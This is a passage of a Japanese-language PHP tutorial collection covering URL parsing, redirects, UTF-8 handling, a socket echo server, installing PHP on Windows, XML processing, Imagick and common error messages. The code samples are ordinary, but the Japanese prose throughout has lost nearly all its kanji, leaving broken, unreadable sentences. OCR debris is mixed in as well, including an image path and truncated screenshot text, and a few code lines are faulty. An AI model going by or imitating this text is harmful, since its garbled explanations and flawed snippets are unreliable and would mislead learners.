URLを々のコンポーネントに`parse_url()`するには、 `parse_url()`します。

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$parts = parse_url($url);
```

をした、 `$parts`のはのようになります

```
Array
(
    [scheme] => http
    [host] => www.example.com
    [path] => /page
    [query] => foo=1&bar=baz
    [fragment] => anchor
)
```

また、URLの1つのコンポーネントだけをにすこともできます。 querystringだけをすには

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$queryString = parse_url($url, PHP_URL_QUERY);
```

`PHP_URL_SCHEME`、 `PHP_URL_HOST`、 `PHP_URL_PORT`、 `PHP_URL_USER`、 `PHP_URL_PASS`、 `PHP_URL_PATH`、 `PHP_URL_QUERY`、および`PHP_URL_FRAGMENT`いずれかのが`PHP_URL_FRAGMENT`ます。

クエリをキーペアにさらにするには、 `parse_str()`します。

```
$params = [];
parse_str($queryString, $params);
```

をした、 `$params`にはのがされます。

```
Array
(
    [foo] => 1
    [bar] => baz
)
```

のURLにリダイレクトする

`header()`をして、ブラウザにのURLにリダイレクトさせることができます。

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) { // check headers - you can not send headers if they already sent
  header('Location: ' . $url);
  exit; // protects from code being executed after redirect request
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

URLにリダイレクトすることもできますのHTTPのではありませんが、すべてのブラウザでします

```
$url = 'foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
  exit;
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

ヘッダ―がされているは、 `meta refresh` HTMLタグをすることもできます。

メタリフレッシュタグは、HTMLがクライアントによってしくされているかどうかにしています。に、Webブラウザでのみします。また、ヘッダ―がされた、バグがするがあり、がすることにしてください。

また、メタリフレッシュタグをするクライアントの、ユ―ザ―がクリックするためのリンクをすることもできます。

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
} else {
  $saveUrl = htmlspecialchars($url); // protects from browser seeing url as HTML
  // tells browser to redirect page to $saveUrl after 0 seconds
  print '<meta http-equiv="refresh" content="0; url=' . $saveUrl . '">';
  // shows link for user
  print '<p>Please continue to <a href="' . $saveUrl . '">' . $saveUrl . '</a></p>';
}
exit;
```

からURLエンコ―ドされたクエリをする

`http_build_query()`は、またはオブジェクトからクエリをします。これらのは、URLにしてGETリクエストをするか、たとえばcURLなどのPOSTリクエストでできます。

```
$parameters = array(
    'parameter1' => 'foo',
    'parameter2' => 'bar',
);
$queryString = http_build_query($parameters);
```

`$queryString`はのをちます

```
parameter1=foo&parameter2=bar
```

`http_build_query()`はでもします

```
$parameters = array(
    "parameter3" => array(
        "sub1" => "foo",
        "sub2" => "bar",
    ),
    "parameter4" => "baz",
);
$queryString = http_build_query($parameters);
```

`$queryString`にはのがります

```
parameter3%5Bsub1%5D=foo&parameter3%5Bsub2%5D=bar&parameter4=baz
```

これはURLでエンコードされたバージョンの

```
parameter3[sub1]=foo&parameter3[sub2]=bar&parameter4=baz
```

オンラインでURLをむ https://riptutorial.com/ja/php/topic/1800/url

32: URLをする

き

PHPをコーディングするには、URLをいくつかにするがあるがあります。らかに、あなたのニーズにじて、それをうはあります。このでは、これらのをして、にとってなものをつけることができます。

Examples

parse_urlをする

> parse_urlこのはURLをし、するURLのさまざまなコンポーネントのいずれかをむをします。

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
)
```

したパスがなは、explode

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');
$url['sections'] = explode('/', $url['path']);

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
    [sections] => Array
        (
            [0] =>
            [1] => project
            [2] => controller
            [3] => action
            [4] => param1
            [5] => param2
        )

)
```

セクションののがなは、のようにendをできます。

```
$last = end($url['sections']);
```

URLにGETがまれているは、それらもできます

```
$url = parse_url('http://example.com?var1=value1&var2=value2');

Array
(
    [scheme] => http
    [host] => example.com
    [query] => var1=value1&var2=value2
)
```

クエリのバ―ルをするは、のようにparse_strをできます。

```
$url = parse_url('http://example.com?var1=value1&var2=value2');
parse_str($url['query'], $parts);

Array
(
    [var1] => value1
    [var2] => value2
)
```

explodeをすると、

explodeのをします。は、りでされたでしてされたのです。

このはかなりです。

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = explode('/', $url);

Array
(
    [0] => http:
    [1] =>
    [2] => example.com
    [3] => project
    [4] => controller
    [5] => action
    [6] => param1
    [7] => param2
)
```

のようにして、URLののをできます。

```
$last = end($parts);
// Output: param2
```

また、sizeofをのようなとみわせてうことで、のをすることもできます

```
echo $parts[sizeof($parts)-2];
// Output: param1
```

basenameをう

> basenameファイルまたはディレクトリへのパスをむをすると、このはのコンポーネントをします。

このは、URLののだけをします

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = basename($url);
// Output: param2
```

あなたのURLがそれのものをっていて、なものがファイルをむdirであれば、dirnameでのようにできます

```
$url = "http://example.com/project/controller/action/param1/param2/index.php";
$parts = basename(dirname($url));
// Output: param2
```

オンラインでURLをするをむ https://riptutorial.com/ja/php/topic/10847/urlをする

33: UTF-8

- UTF-8をするたびに、にうがあります。ながら、これはしいです。おそらくPHPの`mbstring`をにいたいとうでしょう。
- **PHP**のみみは、デフォルトでは**UTF-8**ではありません 。のPHPなどでにできることがいくつかありますが、ほとんどの、の`mbstring`をするがあります。

Examples

- するか、どこにでもするに、したすべてのをなUTF-8としてするがあります。 PHPの`mb_check_encoding()`はそのトリックをいますが、それをしてするがあります。のあるクライアントは、なエンコーディングでデータをできるため、これをするはまったくありません。

```
$string = $_REQUEST['user_comment'];
if (!mb_check_encoding($string, 'UTF-8')) {
    // the string is not UTF-8, so re-encode it.
    $actualEncoding = mb_detect_encoding($string);
    $string = mb_convert_encoding($string, 'UTF-8', $actualEncoding);
}
```

- **HTML5**をしているは、こののをできます。ブラウザからされるすべてのデータがUTF-8になるようにしたいとします。これをうできるのは、すべての`<form>`タグに`accept-charset`をする`accept-charset`です

```
<form action="somepage.php" accept-charset="UTF-8">
```

- アプリケーションがテキストをのシステムにするは、エンコーディングもするがあります。PHPでは、 `php.ini`の`default_charset`オプションをするか、で`Content-Type` MIMEヘッダーをでることができます。のブラウザをターゲットとするは、これがましいです。

```
header('Content-Type: text/html; charset=utf-8');
```

- ヘッダーをできないは、 HTMLメタデータをしてHTMLのエンコードをすることもできます。
    - HTML5

    ```
    <meta charset="utf-8">
    ```

    - いバージョンのHTML

    ```
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    ```

このトピックでは、にUTF-8とデータベースでのにするについてします。 PHPでデータベースをするのについては、 このトピックをチェックアウトしてください 。

MySQLデータベースへのデータの

- データベースのすべてのテーブルおよびテキストに`utf8mb4`セットをします。これにより、MySQLはにUTF-8でコードされたをにしてします。

  `utf8mb4_*`がされているなセットなし、MySQLはに`utf8mb4`エンコーディングをします。

- いバージョンのMySQL5.5.3は`utf8mb4`サポートしていないので、Unicodeのサブセットのみをサポートする`utf8`をする`utf8`があります。

MySQLデータベースのデータへのアクセス

- アプリケーションコードPHPなどでは、するDBアクセスメソッドによって、セットを`utf8mb4`にするがあります。このようにして、MySQLはネイティブのUTF-8からデータをアプリケーションにしたり、そのにすることはありません。

- ドライバによっては、セットをするためののメカニズムがされています。セットは、をし、にするエンコーディングをMySQLにします。これは、、ましいアプローチです。

  `utf8mb4` / `utf8`にするとじがとじです

  - PHP≥5.3.6のPDOレイヤーをしているは、 DSNで `charset`をできます。

    ```
    $handle = new PDO('mysql:charset=utf8mb4');
    ```

  - mysqliをしている、 `set_charset()`びすことができます

    ```
    $conn = mysqli_connect('localhost', 'my_user', 'my_password', 'my_db');

    $conn->set_charset('utf8mb4');        // object oriented style
    mysqli_set_charset($conn, 'utf8mb4'); // procedural style
    ```

  - プレーンなmysqlに `mysql_set_charset`ても、PHP 5.2.3でいているは、`mysql_set_charset`をびすことができます。

    ```
    $conn = mysql_connect('localhost', 'my_user', 'my_password');

    $conn->set_charset('utf8mb4');       // object oriented style
    mysql_set_charset($conn, 'utf8mb4'); // procedural style
    ```

  - データベースドライバがセットをするためののメカニズムをしていないは、のデータがどのようにエンコードされるかをMySQLにするためにクエリをするがあるかもしれ

ません `SET NAMES 'utf8mb4'`。

オンラインでUTF-8をむ https://riptutorial.com/ja/php/topic/1745/utf-8

34: WebSockets

き

ソケットをすると、なBSDソケットにづいたソケットにレベルのインタフェースがされ、クライアントとにソケットサーバとしてするがされます。

Examples

シンプルなTCP / IPサーバー

ここにあるPHPのマニュアルのにづくの http : //php.net/manual/en/sockets.examples.php

ポート5000をリッスンするwebsocketスクリプトをするputty、terminalをして`telnet 127.0.0.1 5000` localhostをします。このスクリプトはあなたがping-backとしてしたメッセージでします。

```
<?php
set_time_limit(0); // disable timeout
ob_implicit_flush(); // disable output caching

// Settings
$address = '127.0.0.1';
$port = 5000;


/*
    function socket_create ( int $domain , int $type , int $protocol )
    $domain can be AF_INET, AF_INET6 for IPV6 , AF_UNIX for Local communication protocol
    $protocol can be SOL_TCP, SOL_UDP  (TCP/UDP)
    @returns true on success
*/

if (($socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP)) === false) {
    echo "Couldn't create socket".socket_strerror(socket_last_error())."\n";
}


/*
    socket_bind ( resource $socket , string $address [, int $port = 0 ] )
    Bind socket to listen to address and port
*/

if (socket_bind($socket, $address, $port) === false) {
    echo "Bind Error ".socket_strerror(socket_last_error($sock)) ."\n";
}

if (socket_listen($socket, 5) === false) {
    echo "Listen Failed ".socket_strerror(socket_last_error($socket)) . "\n";
}

do {
    if (($msgsock = socket_accept($socket)) === false) {
        echo "Error: socket_accept: " . socket_strerror(socket_last_error($socket)) . "\n";
```

```
        break;
    }

    /* Send Welcome message. */
    $msg = "\nPHP Websocket \n";

    // Listen to user input
    do {
        if (false === ($buf = socket_read($msgsock, 2048, PHP_NORMAL_READ))) {
            echo "socket read error: ".socket_strerror(socket_last_error($msgsock)) . "\n";
            break 2;
        }
        if (!$buf = trim($buf)) {
            continue;
        }

        // Reply to user with their message
        $talkback = "PHP: You said '$buf'.\n";
        socket_write($msgsock, $talkback, strlen($talkback));
        // Print message in terminal
        echo "$buf\n";

    } while (true);
    socket_close($msgsock);
} while (true);

socket_close($socket);
?>
```

オンラインでWebSocketsをむ https://riptutorial.com/ja/php/topic/9598/websockets

35: WindowsにPHPをインストールする

HTTPサービスはポート80でしますが、Skypeとにインストールされたアプリケーションがあり、ポート80もするはしません。その、ポートまたはするアプリケーションのポートをするがあります。したら、HTTPサービスをします。

Examples

XAMPPのダウンロードとインストール

XAMPPとはですか

XAMPPは、もなPHPです。 XAMPPはにのオープンソースで、MariaDB、PHP、PerlをむApacheディストリビューションをにインストールできます。

どこからダウンロードするがありますか

ダウンロードページからなXAMPPをダウンロードしてください 。 OSの32ビットまたは64ビットおよびOSバージョンとサポートするPHPバージョンにづいてダウンロードをします。

のXAMPP for Windows 7.0.8 / PHP 7.0.8です。

あるいは、のようにすることができます

WindowsのXAMPPは3つのなるでします

- インストーラー XAMPPをインストールするもなは`.exe format`でしよう
- ZIP ののZIP `.zip format`アーカイブとしてのXAMPP
- 7zipのいの7zip `.7zip format`アーカイブとしてのXAMPP

インストールとPHP / htmlファイルはどこにくべきですか

されたインストーラでインストールする

1. ダウンロードした`.exe`ダブルクリックして、XAMPPサーバーインストーラをします。

ZIPからインストールする

1. zipアーカイブをしたフォルダにします。
2. XAMPPは、したターゲットディレクトリのにあるサブディレクトリ`C:\xampp`ます。
3. `setup_xampp.bat`ファイルをして、XAMPPをシステムにわせます。

   ターゲットとしてルート·ディレクトリー`C:\`をしたは、 `setup_xampp.bat`しないで`setup_xampp.bat`。

インストール

Apache、MySQL、FileZilla、Mercuryの/、サービスとしてのインストールなどのタスクについては、「XAMPPコントロールパネル」をしてください。

ファイル


インストールはまっすぐむプロセスです。インストールがしたら、 `XAMPP-root/htdocs/`サーバーでホストされるhtml / phpファイルをすることができます。に、サーバーをし、ブラウザーで`http://localhost/file.php`をいてページをします。

WindowsのデフォルトのXAMPPルートは`C:/xampp/htdocs/`

おにりのWebブラウザにのいずれかのURLをします。

```
http://localhost/
http://127.0.0.1/
```

XAMPPのページがされます。


Apache Friends
XAMPP Apache + M
Welcome to XAMPP for Windows
translation missing: en.You have successfully installed XAMPP on this syst
components. You can find more info in the FAQs section or check the HOW
Start the XAMPP Control Panel to check the server status.
Community
XAMPP has been around for more than 10 years – there is a huge commu
adding yourself to the Mailing List, and liking us on Facebook, following ou
Contribute to XAMPP translation at translate.
Can you help translate XAMPP for other community members? We need y
set up a site, translate.apachefriends.org, where users can contribute tran
Install applications on XAMPP using Bitnami

アプリケーションをすることができます。さらにPhpMyAdminをすると、データベースをにできます。

WampServerは、GPMLライセンスので2つのなるバージョン32ビットと64ビットでできます。Wampserver 2.5はWindows XP、SP3、Windows Server 2003ともがありません。いWampServerのバージョンはSourceForgeでできます 。

WampServerのバージョン

- WampServer64ビット3
- WampServer32ビット3

- Apache2.4.18
- MySQL5.7.11
- PHP5.6.197.0.4

インストールはです。インストーラをし、をしてしてください。

それがしたら、WampServerをすることができます。その、システムトレイタスクバーでされ、でははで、そのサーバーがするとにわります。

ブラウザにアクセスして**localhost**または**127.0.0.1**とすると、WAMPのインデックスページがされます。 `<PATH_TO_WAMP>/www/<php_or_html_file>`ファイルをし、`http://localhost/<php_or_html_file_name>`をすることで、PHPをローカルからローカルですることができます。

PHPをインストールしてIISでする

まず、 **IIS** *Internet Information Services* をマシンにインストールしてするがあります。 IISはではできませんが、コントロールパネル - >プログラム - > Windowsのをするがあります。

1. http://windows.php.net/download/からきなPHPバージョンをダウンロードし、PHPのNTS Non-Thread Safeバージョンをダウンロードしてください 。
2. ファイルを`C:\PHP\`します。
3. `Internet Information Services Administrator IIS`き`Internet Information Services Administrator IIS`。
4. のパネルでルートをします。
5. `Handler Mappings`ダブルクリックします。
6. のパネルで、[`Add Module Mapping`]をクリックします。
7. のようなをします。

```
Request Path: *.php
Module: FastCgiModule
Executable: C:\PHP\php-cgi.exe
Name: PHP_FastCGI
Request Restrictions: Folder or File, All Verbs, Access: Script
```

8. `vcredist_x64.exe`または`vcredist_x86.exe` Visual C ++ 2012 Redistributableを https://www.microsoft.com/en-US/download/details.aspx?id=30679からインストールします。

9. `C:\PHP\php.ini`セットアップします。に、 `extension_dir ="C:\PHP\ext"`。

10. IISをリセットするDOSコマンドコンソールに`IISRESET`ます。

オプションで、IISPHPマネージャをインストールすることができます。これは、iniファイルをセットアップし、エラーのログをするのににちますWindows 10ではしません。

IISののドキュメントの1つとして`index.php`をすることをれないでください。

インストールガイドにっていれば、PHPをテストするがいました。

Linuxとに、IISはサーバーにディレクトリをち、このツリーのルートは`C:\inetpub\wwwroot\`。ここではすべてのパブリックファイルとPHPスクリプトのエントリポイントがあります。

すぐあなたのきなエディタ、またはにWindowsのメモをして、のようにしてください

```
<?php
header('Content-Type: text/html; charset=UTF-8');
echo '<html><head><title>Hello World</title></head><body>Hello world!</body></html>';
```

UTF-8BOMなしをして`C:\inetpub\wwwroot\index.php`ファイルをします。

に、このアドレスのブラウザをしてしいウェブサイトをきます http//localhost/index.php

オンラインでWindowsにPHPをインストールするをむ
https://riptutorial.com/ja/php/topic/3510/windowsにphpをインストールする

36: XML

Examples

XMLWriterをしてXMLファイルをする

XMLWriterオブジェクトをインスタンスする

```
$xml = new XMLWriter();
```

に、きたいファイルをきます。たとえば、 `/var/www/example.com/xml/output.xml`にきむには、のようにします。

```
$xml->openUri('file:///var/www/example.com/xml/output.xml');
```

ドキュメントをするにはXMLオーープンタグをします

```
$xml->startDocument('1.0', 'utf-8');
```

これはされます

```
<?xml version="1.0" encoding="UTF-8"?>
```

これでをくことができます

```
$xml->writeElement('foo', 'bar');
```

これによりXMLがされます

```
<foo>bar</foo>
```

プレーンなをつなノードよりもなものがなは、をじるにを「」してをすることもできます。

```
$xml->startElement('foo');
$xml->writeAttribute('bar', 'baz');
$xml->writeCdata('Lorem ipsum');
$xml->endElement();
```

これはされます

```
<foo bar="baz"><![CDATA[Lorem ipsum]]></foo>
```

DOMDocumentをってXMLをむ

SimpleXMLとに、DOMDocumentをして、またはXMLファイルからXMLをできます

1.から

```
$doc = new DOMDocument();
$doc->loadXML($string);
```

2.ファイルから

```
$doc = new DOMDocument();
$doc->load('books.xml');// use the actual file path. Absolute or relative
```

の

のXMLをして

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

これはするためのコーードです

```
$books = $doc->getElementsByTagName('book');
foreach ($books as $book) {
    $title = $book->getElementsByTagName('name')->item(0)->nodeValue;
    $price = $book->getElementsByTagName('price')->item(0)->nodeValue;
    $id = $book->getElementsByTagName('id')->item(0)->nodeValue;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

これはされます

のタイトルはPHP - Introductionで、は$ 5.95です。

2のタイトルはPHP - Advancedで、は$ 25.00です。

DomDocumentをしてXMLをする

DOMDocumentをしてXMLをするには、に、々はすべてのタグをするがあり、して`createElement()`および`createAttribute()`メソッドを、それらをしてXMLをします`appendChild()`。

のには、タグ、、CDATAセクション、および2のタグのなるがまれています。

```
$dom = new DOMDocument('1.0', 'utf-8');
$dom->preserveWhiteSpace = false;
$dom->formatOutput = true;

//create the main tags, without values
$books = $dom->createElement('books');
$book_1 = $dom->createElement('book');

// create some tags with values
$name_1 = $dom->createElement('name', 'PHP - An Introduction');
$price_1 = $dom->createElement('price', '$5.95');
$id_1 = $dom->createElement('id', '1');

//create  and append an attribute
$attr_1 = $dom->createAttribute('version');
$attr_1->value = '1.0';
//append the attribute
$id_1->appendChild($attr_1);

//create the second tag book with different namespace
$namespace = 'www.example.com/libraryns/1.0';

//include the namespace prefix in the books tag
$books->setAttributeNS('http://www.w3.org/2000/xmlns/', 'xmlns:ns', $namespace);
$book_2 = $dom->createElementNS($namespace,'ns:book');
$name_2 = $dom->createElementNS($namespace, 'ns:name');

//create a CDATA section (that is another DOMNode instance) and put it inside the name tag
$name_cdata = $dom->createCDATASection('PHP - Advanced');
$name_2->appendChild($name_cdata);
$price_2 = $dom->createElementNS($namespace, 'ns:price', '$25.00');
$id_2 = $dom->createElementNS($namespace, 'ns:id', '2');

//create the XML structure
$books->appendChild($book_1);
$book_1->appendChild($name_1);
$book_1->appendChild($price_1);
$book_1->appendChild($id_1);
$books->appendChild($book_2);
$book_2->appendChild($name_2);
$book_2->appendChild($price_2);
$book_2->appendChild($id_2);

$dom->appendChild($books);

//saveXML() method returns the XML in a String
print_r ($dom->saveXML());
```

これにより、のXMLがされます。

```
<?xml version="1.0" encoding="utf-8"?>
<books xmlns:ns="www.example.com/libraryns/1.0">
  <book>
    <name>PHP - An Introduction</name>
    <price>$5.95</price>
    <id version="1.0">1</id>
  </book>
```

```
  <ns:book>
    <ns:name><![CDATA[PHP - Advanced]]></ns:name>
    <ns:price>$25.00</ns:price>
    <ns:id>2</ns:id>
  </ns:book>
</books>
```

SimpleXMLでXMLをむ

またはXMLファイルからXMLをできます

1.から

```
$xml_obj = simplexml_load_string($string);
```

2.ファイルから

```
$xml_obj = simplexml_load_file('books.xml');
```

の

のXMLをして

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

これはするためのコードです

```
$xml = simplexml_load_string($xml_string);
$books = $xml->book;
foreach ($books as $book) {
    $id = $book->id;
    $title = $book->name;
    $price = $book->price;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

これはされます

のタイトルはPHP - Introductionで、は$ 5.95です。
2のタイトルはPHP - Advancedで、は$ 25.00です。

PHPのSimpleXMLライブラリでのXML

SimpleXMLは、XMLをいやすいPHPオブジェクトにするなライブラリです。

では、XMLをとしています。

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>
```

SimpleXMLへのデ―タのみみ

まず、デ―タをSimpleXMLにみむがあります。 々は3つのなるでこれをうことができます。まず、 DOMノードからデータをロードできます。

```
$xmlElement = simplexml_import_dom($domNode);
```

のオプションは、XMLファイルからデータをロードすることです。

```
$xmlElement = simplexml_load_file($filename);
```

に、 からデータをみむことができます。

```
$xmlString = '<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>';
$xmlElement = simplexml_load_string($xmlString);
```

DOM 、 ファイル、またはからロードするかどうかになく、 `$xmlElement` というSimpleXMLElementがっています。さて、PHPでXMLをすることができます。

SimpleXMLデ―タへのアクセス

SimpleXMLElementオブジェクトのデータにアクセスするもなは、プロパティをびすことです。のbookName、 `StackOverflow SimpleXML Example`にアクセスするは、のようにアクセスできます。

```
echo $xmlElement->book->bookName;
```

こので、SimpleXMLは、どのをんでいるかをしていないため、のものをとしているとします。しかし、の`Another SimpleXML Example`をんでいないとした、 `Another SimpleXML Example`がなは、のようにアクセスできます。

```
echo $xmlElement->book[1]->bookName;
```

`[0]`をすることは、それをしないのとじようにすることにするがあります。

```
$xmlElement->book
```

じ

```
$xmlElement->book[0]
```

XMLをループする

XMLをループするはたくさんあります 。えば、たちのにはウェブページにしたいのアイテムがあります。このために 、 SimpleXMLElementのcountをして、 foreachループまたはforループをできます。 。

```
foreach ( $xmlElement->book as $thisBook ) {
    echo $thisBook->bookName
}
```

または

```
$count = $xmlElement->count();
for ( $i=0; $i<$count; $i++ ) {
    echo $xmlElement->book[$i]->bookName;
}
```

エラーの

これまでのところ、たちはであることをすることがで、にはエラーがするがあります。に、になるXMLファイルをしているはにそうです。したがって、これらのエラーをしたいとえています。

XMLファイルをしたとします。このXMLはとじようなものですが、このXMLファイルのは、のタグが/ documentではなく/ docであることです。

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
```

```
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</doc>
```

さて、これをPHPの$ fileにロードします。

```
libxml_use_internal_errors(true);
$xmlElement = simplexml_load_file($file);
if ( $xmlElement === false ) {
    $errors = libxml_get_errors();
    foreach ( $errors as $thisError ) {
        switch ( $thisError->level ) {
            case LIBXML_ERR_FATAL:
                echo "FATAL ERROR: ";
                break;
            case LIBXML_ERR_ERROR:
                echo "Non Fatal Error: ";
                break;
            case LIBXML_ERR_WARNING:
                echo "Warning: ";
                break;
        }
        echo $thisError->code . PHP_EOL .
            'Message: ' . $thisError->message . PHP_EOL .
            'Line: ' . $thisError->line . PHP_EOL .
            'Column: ' . $thisError->column . PHP_EOL .
            'File: ' . $thisError->file;
    }
    libxml_clear_errors();
} else {
    echo 'Happy Days';
}
```

たちはのようにされます

```
FATAL ERROR: 76
Message: Opening and ending tag mismatch: document line 2 and doc

Line: 13
Column: 10
File: filepath/filename.xml
```

しかし、このをするとすぐに「ハッピーデイズ」がされます。

オンラインでXMLをむ https://riptutorial.com/ja/php/topic/780/xml

37: イマジック

Examples

のステップ

インストール

Debianベースのシステムで***apt***をう

```
sudo apt-get install php5-imagick
```

OSX / macOsで***Homebrew***をう

```
brew install imagemagick
```

`brew`メソッドをしてインストールされたをするには、 brewformulas.org/Imagemagickをしてください。

バイナリリリースの

imagemagickウェブサイトの。

```
<?php

$imagen = new Imagick('imagen.jpg');
$imagen->thumbnailImage(100, 0);
//if you put 0 in the parameter aspect ratio is maintained

echo $imagen;

?>
```

イメージを**base64**にする

このは、イメージをBase64 `img`タグの`src`でできるにするです。このでは、にImagickライブラリをしていますにもGDなどがあります。

```
<?php
/**
 * This loads in the file, image.jpg for manipulation.
 * The filename path is releative to the .php file containing this code, so
 * in this example, image.jpg should live in the same directory as our script.
 */
$img = new Imagick('image.jpg');

/**
 * This resizes the image, to the given size in the form of width, height.
```

```
 * If you want to change the resolution of the image, rather than the size
 * then $img->resampleimage(320, 240) would be the right function to use.
 *
 * Note that for the second parameter, you can set it to 0 to maintain the
 * aspect ratio of the original image.
 */
$img->resizeImage(320, 240);

/**
 * This returns the unencoded string representation of the image
 */
$imgBuff = $img->getimageblob();

/**
 * This clears the image.jpg resource from our $img object and destroys the
 * object. Thus, freeing the system resources allocated for doing our image
 * manipulation.
 */
$img->clear();

/**
 * This creates the base64 encoded version of our unencoded string from
 * earlier. It is then output as an image to the page.
 *
 * Note, that in the src attribute, the image/jpeg part may change based on
 * the image type you're using (i.e. png, jpg etc).
 */
$img = base64_encode($imgBuff);
echo "<img alt='Embedded Image' src='$img' />";
```

オンラインでイマジックをむ https://riptutorial.com/ja/php/topic/7682/イマジック

38: エラーとの

Examples

のインデックス

にしないキーでにアクセスしようとしています

えられる

アクセスするにきをしてください。つかいます

1. `isset()`
2. `array_key_exists()`

ヘッダーはできません - にされたヘッダー

スクリプトがHTTPヘッダーをクライアントにしようとしたときににされているため、ヘッダーがにクライアントにされていたにします。

えられる

1. *Print*、echo printとechoステートメントからのは、HTTPヘッダーをするをします。これをけるには、アプリケーションフローをするがあります。

2. の*HTML* .phpファイルのされていないHTMLセクションもされます。 `header()`びしをトリガーするスクリプトは、のブロックのにするがあります。

```
<!DOCTYPE html>
<?php
     // Too late for headers already.
```

3. `<?php` *"script.php 1"*のよりのが1のをするは、の`<?php`トークンのに、テキストまたはHTMLがあります。

```
<?php
# There's a SINGLE space/newline before <? - Which already seals it.
```

マリオからのSOのえ

エラーエラー、しないT_PAAMAYIM_NEKUDOTAYIM

「Paamayim Nekudotayim」はヘブライで「コロン」をします。したがって、このエラーは、コロン `::` :のなをします。このエラーは、、にはではないメソッドをびすことによってします。

えられる

```
$classname::doMethod();
```

のコーードでこのエラーがしたは、にメソッドをびすをするがあります。

```
$classname->doMethod();
```

のでは、 `$classname`は`$classname`のインスタンスであり、 `doMethod()`はそのクラスのメソッドではないとしています。

